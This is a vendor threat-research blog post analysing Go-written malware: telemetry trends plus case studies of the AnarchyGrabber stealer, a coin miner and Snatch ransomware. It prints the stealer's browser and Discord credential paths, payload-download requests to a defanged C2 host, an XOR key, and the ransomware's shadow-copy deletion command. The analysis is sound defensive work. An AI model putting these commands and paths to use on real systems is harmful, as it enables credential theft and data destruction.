


Financial Motivation Drives Golang Malware Adoption

crowdstrike.com/blog/financial-motivation-drives-golang-malware-adoption/

Anmol Maurya

November 12, 2021



- Golang malware popularity snowballs, increasing by 80% from June to August 2021
- eCrime turns to Golang because of its versatility, enabling cross-compiling for other operating systems
- Cryptocurrency miners earn the largest share of total Golang malware — 70% in August compared to 54% in June 2021

CrowdStrike researchers uncovered an 80% increase in Golang (Go)-written malware samples from June to August 2021, according to CrowdStrike threat telemetry. In terms of malware type, first place goes to coin miners, accounting for 70% of the malware spectrum in August 2021. Golang's versatility in enabling the same codebase to be compiled for all major operating systems, coupled with the financial incentive offered by coin miners, could be one of the driving factors behind the recent wave of Go-written malware. However, we will likely see more Go-based malware as it is becoming more popular with developers.

Golang's versatility has turned it into a one-stop shop for financially motivated eCrime developers. Instead of rewriting malware for Windows, macOS and Linux, eCriminals can use Golang to cross-compile the same codebase with ease, allowing them to target multiple platforms effortlessly. Other

applications for Golang involve using it as a wrapper for various eCrime malware, such as ransomware. Some [ransomware variants turned to Golang wrappers](#) to make analysis more difficult for security research.

Besides coin miners, password-stealing trojans and downloaders developed in Golang are also popular. These can potentially be handy to the eCrime community, especially access brokers, as they can serve as initial access and information harvesting tools into targeted systems and infrastructure. Whether Go-written malware is used to generate profit from victims by exploiting their computing power, or used as a tool to collect and potentially sell sensitive data and access into compromised infrastructures, financial motivation fuels eCrime adoption of Go-powered threats.





Figure 1. Daily Golang-written malware evolution (June-August 2021) (Click to enlarge)

eCrime dominates the threat landscape, making up 79% of interactive intrusion activity, according to the recent [CrowdStrike 2021 Threat Hunting Report](#). However, most Go-written malware seems focused on generating revenue by exploiting the computing power of their victims and mining for cryptocurrency. Coin miners accounted for 54% of all Go-written malware in June 2021, 62% in July and 70% in August, according to CrowdStrike threat telemetry.







Figure 2. Golang-written malware distribution in June, July and August 2021

While 91% of identified Golang malware samples are compiled to target the Windows operating systems, 8% are compiled for macOS and 1% for Linux. Golang allows developers to use the same codebase and compile their code for Windows, Linux and macOS, but eCrime developers are likely targeting Windows more because of potential market share. Some of the more exotic malware families that we've identified as using Go revolve around ransomware such as GoGoogle ransomware, Ekans ransomware, eCh0raix ransomware and Snatch ransomware, as well as remote access trojans (RATs), such as CYBORG SPIDER's Pysa Golang RAT.

File Type




Figure 3. File type distribution of Golang malware (June-August 2021)

Unusually, we did find instances where it's not immediately apparent which cryptocurrency some coin miners are attempting to mine. While most coin miners are usually XMRig wrappers, developers likely wanted to give themselves the option of mining for any cryptocurrency that's appealing at the time of infection.

Why Stay When You Can GO?

One reason malware developers may not stay faithful to traditional programming languages — such as C++ or Python — and choose to go with Go could be because Go performs 40 times faster than optimized Python code, according to benchmarking tests. Also, a single codebase can be compiled into all major operating systems.

Consequently, when analyzing Go-written malware, we generally need to focus on “main” functions. However, because of the large size of the samples, there's also the added burden of going through many functions, unlike C/C++ where we usually find fewer. When Go compiles an executable, it also includes Go standard symbols in the binary, which can substantially increase the size of an executable. Golang binaries include a *.gopclntab* structure, which maps the symbol name and its corresponding offset. The structure also contains symbol names of functions created by the developer, prefixed with the string “main,” which is why we generally focus on “main” functions.

Adding obfuscation on top of all of this, using open-source tools such as “[gobfuscate](#)” — which allow malware developers to compile Go binaries from obfuscated source code — can significantly hamper reverse engineering efforts in terms of deciphering the malicious binary.

Looking at threat telemetry from June to August 2021, three different Go-written malware samples were analyzed as case studies to identify some of the Golang-based malware's capabilities.

Next is a summary analysis of three different types of malware built using Golang.

GO-written AnarchyGrabber Password Stealer

A new Go-written AnarchyGrabber password stealer variant was spotted on Sept. 1, 2021, packing many of the same features of its C++ counterpart. The analyzed sample (SHA256 hash [86dda1e904475fdf187af0cb13c0b67951e95230ed2bc6a3ac79c292606fda8e](#)) behaves in much the same way, stealing the victim's Discord user token and using the platform to spread additional malware using the victim's friends list.

AnarchyGrabber can steal passwords and usernames from Google Chrome/Brave and tokenlog the user's Discord account, as shown in Table 1 below. It will then use a webhook to broadcast the victim's passwords and user profiles from browsers, email address, login name, user token, passwords and IP address to a Discord channel operated by the threat actor. Using Discord as a C2 server for both exfiltrating data and accepting commands is not uncommon, and the Go-written variant of AnarchyGrabber perfectly emulates the C++ behavior of its C++ version.

main.grab_discord	\AppData\Roaming\Discord\Local Storage\
main.grab_discord_canary	\\Discordcanary\\Local Storage\\
main.grab_discord_ptb	\\discordptb\\Local Storage\\
main.grab_google_chrome	\AppData\Local\Google\Chrome\User Data\Default>Login
main.grab_opera	\Opera Software\Opera Stable\Local Storage\
main.grab_brave	\BraveSoftware\Brave-Browser\User Data\Default\Local Storage\
main.grab_yandex	\Yandex\YandexBrowser\User Data\Default\Local Storage\

Table 1. AnarchyGrabber main functions

The developers behind this implementation of AnarchyGrabber seem to use some open-source tools for interacting with Discord [webhooks](#) or parsing [snowflakes](#), which are uniquely identifiable descriptors for resources that contain a timestamp, such as accounts, messages, channels and servers.

The [CrowdStrike Falcon® platform](#) detects and protects against this type of Go-written malware using the power of the cloud, on-sensor and in-the-cloud machine learning, and indicators of attack (IOAs) to detect the threat. As the screenshot below illustrates, we detect this sample with our cloud-based machine learning, and it is immediately blocked.




Figure 4. CrowdStrike Falcon detection and protection for AnarchyGrabber (Click to enlarge)

GO(ing) for Crypto Mining

The spike in Go-written cryptominers is fueled in part by its adaptability. Malware authors either create custom miners or build wrappers for existing miners like XMRig. While creating wrappers is not new, it presents malware developers with the added benefit of allowing them to switch mining between various cryptocurrencies. Depending on which cryptocurrency is more popular or the victim's computing power, threat actors can change which cryptocurrency they want to mine.

An example of a recent sample written in Go (SHA256 hash [995d7903e138b3f5aa318d44e959d215c6b28ea491f519af34c8bdad9a0ebda6](#)) is also a XMRig wrapper compiled for Windows and uses a couple of interesting techniques that are unusual from other coin miners. Among its more novel features is killing processes that consume too much CPU. Its developers likely want to boost the cryptomining process by killing processes that are not critical, fully utilizing the victim's computing power for financial gains.

Additional features include checking if the malware is already present on the victim's machine, if there's an instance of the process already running, and downloading other files from an attacker-controlled C2 server.

main.FileExists	Checking the existence of file using OS.Stat
main.writetofile	Writing to file using ioutil.WriteFile
main.isrunning	Checking the status of Process using: 1)github_com_mitchellh_go_ps_procCreateToolhelp32Snapshot 2)github_com_mitchellh_go_ps_procProcess32First
main.killprocess	For killing the process the attacker is using taskkill

main.DownloadFile GETs Files from webserver

```
"GET /d/windowsupdatev1.json HTTP/1.1
Host: m[.]windowsupdatesupport[.]org
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip"
```

```
"GET /d/inj.exe HTTP/1.1
Host: m[.]windowsupdatesupport[.]org
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip"
```

```
"GET /d/runtime.dll HTTP/1.1
Host: m[.]windowsupdatesupport[.]org
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip"
```

```
"GET /d/autoupdate.exe HTTP/1.1
Host: m[.]windowsupdatesupport[.]org
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip"
```

```
"GET /d/updater.exe HTTP/1.1
Host: m[.]windowsupdatesupport[.]org
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip"
```

```
"GET /d/procdump.exe HTTP/1.1
Host: m[.]windowsupdatesupport[.]org
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip"
```

```
"GET /d/service.exe HTTP/1.1
Host: m[.]windowsupdatesupport[.]org
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip"
```

main.getcpuusage Using PS command to sort output based on RAM usage:
"ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%mem | head -n 2 | tail -n 1"
It will use to kill processes that are utilizing RAM too much

Table 2. Coin miner main functions

Upon execution, this Go-written coin miner downloads the `Runtime.dll` file containing the debug path (" `C:\Users\admin\Desktop\toolchain\daemon\hide_proc_research\Hide-Me-From-Task-Manager-master\HookerDLLBuild\bin\x64\Release\HookerDLL.pdb` "). It also downloads an open-source command-line utility (`Inj.exe`) that actors potentially use to inject and eject DLLs, including `Runtime.dll`. It also uses `Procdump.exe` (a command was run that is associated with dumping LSASS process memory).

Among other features, its developers also included checking the version of the downloaded files to potentially update them should new releases be available and running daily scheduled tasks with the sample to ensure persistence on the compromised machine.

The Falcon platform also detects this particular Go-written coin miner using machine learning and IOAs. As shown in Figure 5, our machine learning can block at the initial stage of an attack and uses IOAs triggered by various tactics and techniques.




Figure 5. CrowdStrike Falcon uses machine learning and IOAs of the tactics and techniques of the Golang-written coin miner (Click to enlarge)

GO Snatch, Go!

Snatch ransomware has been around since 2018, especially featuring multiple 32-bit or 64-bit implementations written in Golang. This is a perfect example of Golang being more than just a fad, but an actual “go-to” programming language that malware developers actively use. In fact, our own telemetry from June to August 2021 shows that Go-written malware accounted for 7% of all samples.


After making its debut around late 2018, Snatch ransomware has been on and off the radar of security companies and researchers ever since. It has constantly been updated and improved with new anti-forensic features and various capabilities, as with any ransomware family.

Analyzing one of the more recent Snatch ransomware samples that’s compiled explicitly for Windows ([e4b2d60cea9c09a7871d0f94fe9ca38010ef8e552f67e7cdec7489d2a1818354](#)), not much has changed in terms of how previous researchers described the inner workings of ransomware. It uses the “**ujvxadjxkoz**” file extension for encrypted files. It places a “HOW TO RESTORE YOUR FILES.TXT” file in all the compromised folders. It continues to rely on the Golang `openpgp` package for operations on OpenPGP messages.

However, among some of the changes implemented by this particular Snatch ransomware sample involve making changes to the exclusion list for encrypting various directories:

Program Files, ProgramData, Default User, recovery, \$recycle.bin, perflogs, common files, dvd maker, msbuild, microsoft games, mozilla firefox, tap-windows, windows defender, windows journal, windows mail, windows nt, windows sidebar, microsoft.net, microsoft, start menu, templates, favorites

As seen in Figure 6, Snatch ransomware starts by initializing the main structures necessary for Golang malware execution and then uses the `main_decodeString` function to pass encrypted data first encoded with Base64, then uses XOR encryption using the key “`mjkHreiUxqcTSyhWnbDXYuE.`”



```
loc_53A89C:
mov     main_initdone_, 1
call   strings_init    ; //strings initialization
call   io_ioutil_init  ; //IO init
call   os_init         ; //OS init
call   sync_init
call   bytes_init
call   encoding_binary_init
call   golang_org_x_crypto_openpgp_init ; //email encr init
call   io_init
call   flag_init
call   fmt_init
call   math_rand_init
call   path_filepath_init
call   regexp_init     ; //Regular Expression init
call   time_init
call   encoding_base64_init ; //Base64 Encoding init
call   os_exec_init
call   golang_org_x_sys_windows_svc_init
lea    eax, aItlbp42wbyqja ; "IT1bPD42WBYqJAceBxAqBjxTBT8MMxMuPi4kNiw"...
mov    [esp+0E0h+var_E0], eax
mov    [esp+0E0h+var_DC], 0C10h
call   main_decodeString ; //Above random value is passed to this func
mov    eax, [esp+0E0h+var_D4]
mov    ecx, [esp+0E0h+var_D8]
mov    dword_6B07D4, eax
mov    eax, runtime_writeBarrier
test   eax, eax
jnz   loc_53D160
```

Figure 6. Snatch ransomware main_init functions

The `main_makeBatFile` creates a `.bat` file using `main_randomBatFileName` containing the queries “`SC QUERY | FINDSTR SERVICE_NAME`” and “`vssadmin delete shadows /all /quiet`”. In this case, it creates a file with the `nceirbfjdgjljw.bat` filename.

In terms of persistence, Snatch ransomware uses the `main_runService` function to run Service using the `SVC` Golang package. Finally, the `main_encrypt` function is responsible for triggering the encryption process, at the end of which it places a ransom note in every encrypted folder on the victim’s system.

The ransom note provides two email addresses for contacting the ransomware operator to negotiate the ransom demand and potentially recover the encryption key.

